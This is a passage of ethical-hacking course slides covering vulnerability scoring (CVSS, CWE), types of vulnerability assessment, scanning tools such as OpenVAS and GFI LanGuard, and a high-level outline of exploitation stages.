Vector: (AV:N/AC:L/Au:S/C:P/I:N/A:N) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.0

CVSS v2 Score

QUICK INFO
CVE Dictionary Entry: CVE-2019-6452
NVD Published Date: 06/06/2019
NVD Last Modified: 06/11/2019

Vulnerability Identifier

Vulnerability Published Date

<https://nvd.nist.gov>

Vulnerability Scoring Systems and Databases (Cont'd)



The screenshot shows the Common Weakness Enumeration (CWE) website. The header includes the CWE logo, the text "Common Weakness Enumeration" and "A Community-Developed List of Software Weakness Types", and a badge from the "CWE and SANS Institute" stating "TOP 25 MOST DANGEROUS SOFTWARE ERRORS". A navigation bar contains links: Home, About, CWE List, Scoring, Community, News, and Search. Below the navigation bar, a description of CWE is provided. A section titled "View the List of Weaknesses" has three buttons: "by Research Concepts", "by Development Concepts", and "by Architectural Concepts". A "Search CWE" section follows, with instructions on how to search. A search box contains the text "SMB" and a magnifying glass icon. Below the search box, it says "About 10 results (0.17 seconds)". A red box highlights the first three search results:

- [CWE-427: Uncontrolled Search Path Element \(3.2\) - CWE](https://cwe.mitre.org/data/definitions/427.html)
<https://cwe.mitre.org/data/definitions/427.html>
In some cases, the attack can be conducted remotely, such as when SMB or WebDAV network shares are used. In some Unix-based systems, a PATH might be ...
- [CWE-130: Improper Handling of Length Parameter - CWE](https://cwe.mitre.org/data/definitions/130.html)
<https://cwe.mitre.org/data/definitions/130.html>
Product allows remote attackers to cause a denial of service and possibly execute arbitrary code via an SMB packet that specifies a smaller buffer length than is ...
- [CWE-294: Authentication Bypass by Capture-replay \(3.2\) - CWE](https://cwe.mitre.org/data/definitions/294.html)
<https://cwe.mitre.org/data/definitions/294.html>
A capture-replay flaw exists when the design of the software makes it possible for a malicious user to sniff network traffic and bypass authentication by replaying ...

The URL <https://cwe.mitre.org> is visible at the bottom right of the search results area.

Common Weakness Enumeration (CWE)



A **category system** for **software vulnerabilities and weaknesses**



It is sponsored by the **National Cybersecurity FFRDC**, which is owned by **The MITRE Corporation**, with support from **US-CERT** and the **National Cyber Security Division** of the **U.S. Department of Homeland Security**



It has over **600 categories** of weaknesses, which enable CWE to be effectively employed by the community as a **baseline for weakness identification, mitigation, and prevention efforts**

Types of Vulnerability Assessment



Active Assessment



Uses a **network scanner** to find hosts, services, and vulnerabilities

External Assessment



Assesses the network from a hacker's perspective to discover exploits and vulnerabilities that are accessible to the outside world

Host-based Assessment



Conducts a **configuration-level check** to identify system configurations, user directories, file systems, registry settings, etc., to evaluate the possibility of compromise

Application Assessment



Tests and analyzes all elements of the **web infrastructure** for any **misconfiguration**, **outdated content**, or **known vulnerabilities**

Types of Vulnerability Assessment (Cont'd)

Used to **sniff the network traffic** to discover present active systems, network services, applications, and vulnerabilities present



Passive Assessment

Scans the **internal infrastructure** to discover exploits and vulnerabilities



Internal Assessment

Determines possible **network security attacks** that may occur on the organization's system



Network-based Assessment


Focuses on testing databases, such as **MYSQL, MSSQL, ORACLE, POSTGRESQL**, etc., for the presence of **data exposure** or **injection** type vulnerabilities



Database Assessment



Types of Vulnerability Assessment (Cont'd)



Wireless Network Assessment

Determines the vulnerabilities in the organization's **wireless networks**



Distributed Assessment

Assesses the **distributed organization assets**, such as client and server applications, simultaneously through appropriate synchronization techniques



Credentialed Assessment

Assesses the network by **obtaining the credentials** of all machines present in the network



Non-Credentialed Assessment

Assesses the network without acquiring **any credentials** of the assets present in the enterprise network



Manual Assessment

In this type of assessment, the ethical hacker **manually** assesses the **vulnerabilities**, **vulnerability ranking**, **vulnerability score**, etc.



Automated Assessment


In this type of assessment, the ethical hacker employs various **vulnerability assessment tools**, such as **Nessus**, **Qualys**, **GFI LanGuard**, etc.

Vulnerability-Management Life Cycle



Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them
- Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches



Vulnerability Assessment Tools: OpenVAS and GFI LanGuard

OpenVAS

A framework of several services and tools offering a comprehensive and powerful **vulnerability scanning** and **vulnerability management solution**

The screenshot shows the OpenVAS Greenbone Security Assistant (GSA) interface. The top navigation bar includes Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. The main content area displays a report titled "Report: Results (3 of 43)". The report includes a table of vulnerabilities with columns for Vulnerability, Severity, QoD, Host, Location, and Actions. The table lists three vulnerabilities: DCE/RPC and MSRPC Services Enumeration Reporting (Severity: 5.0 Medium, QoD: 80%), SSL/TLS: Report Weak Cipher Suites (Severity: 4.3 Medium, QoD: 98%), and TCP timestamps (Severity: 2.6 Low, QoD: 80%). The interface also shows a filter section and a sidebar with a tree view of the network structure.

Vulnerability	Severity	QoD	Host	Location	Actions
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	10.10.10.16	135/tcp	[Icons]
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	10.10.10.16	3389/tcp	[Icons]
TCP timestamps	2.6 (Low)	80%	10.10.10.16	general/tcp	[Icons]

<https://www.openvas.org>

GFI LanGuard

Scans, detects, assesses, and rectifies **security vulnerabilities** in a network and connected devices

The screenshot shows the GFI LanGuard interface. The top navigation bar includes Dashboard, Scan, Remediate, Activity Monitor, Reports, Configuration, Utilities, and Discuss this version... The main content area displays a dashboard for "SERVER2016 (10.10.10.16)". The dashboard includes a Vulnerability Level gauge, a list of Top 5 Issues to Address, a Security Sensors section, and a Computer Details section. The Vulnerability Level gauge shows a score of 5.0 (Medium). The Top 5 Issues to Address list includes Windows Malicious Software Removal Tool x64 - November 2019 (KB890830), 2019-11 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4525236), and 2019-11 Servicing Stack Update for Windows Server 2016 for x64-based Systems (KB4525236). The Security Sensors section shows various issues like Software Updates, Service Packs and Update Rollups, Vulnerabilities, Malware Protection Issue, Firewall Issues, Unauthorized Applications, and Audit Status. The Computer Details section shows Name: SERVER2016, IP Address: 10.10.10.16, and MAC Address: 00-0C-29-0E-73-17. The Results Statistics section shows Missing Security Updates: 7 (7 Critical/High), Missing Non-Security Updates: 2, Service Packs and Update Rollups: 1, Major Version Upgrades: 1, and Other Vulnerabilities: 11 (6 Critical/High).

<https://www.gfi.com>

Other Vulnerability Assessment Tools

Nessus Professional

<https://www.tenable.com>



Nikto

<https://cirt.net>



Qualys FreeScan

<https://freescan.qualys.com>



Acunetix Web Vulnerability Scanner

<https://www.acunetix.com>



Nexpose

<https://www.rapid7.com>



Network Security Scanner

<https://www.beyondtrust.com>



SAINT Security Suite

<https://www.carson-saint.com>



beSECURE (AVDS)

<https://www.beyondsecurity.com>



Core Impact

<https://www.coresecurity.com>



N-Stalker Web Application Security Scanner

<https://www.nstalker.com>



Vulnerability Exploitation

- ❑ Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**
- ❑ The steps involved are as follows:

01 Identify the vulnerability

02 Determine the risk associated with the vulnerability

03 Determine the capability of the vulnerability

04 Develop the exploit

05 Select the method for delivering – local or remote

06 Generate and deliver the payload

07 Gain remote access

Module Summary



01

• This module has discussed threat and threat sources

02

• It also discussed in detail on malware and its types

03

• This module gave an overview of malware countermeasures

04

• This module also discussed in detail on vulnerabilities and classification of vulnerabilities

05

• Finally, this module ended with a detailed discussion of vulnerability assessment concepts such as vulnerability research, vulnerability scoring systems and databases, vulnerability management life cycle, and vulnerability exploitation

06

• In the next module, we will discuss in detail on various password cracking techniques and countermeasures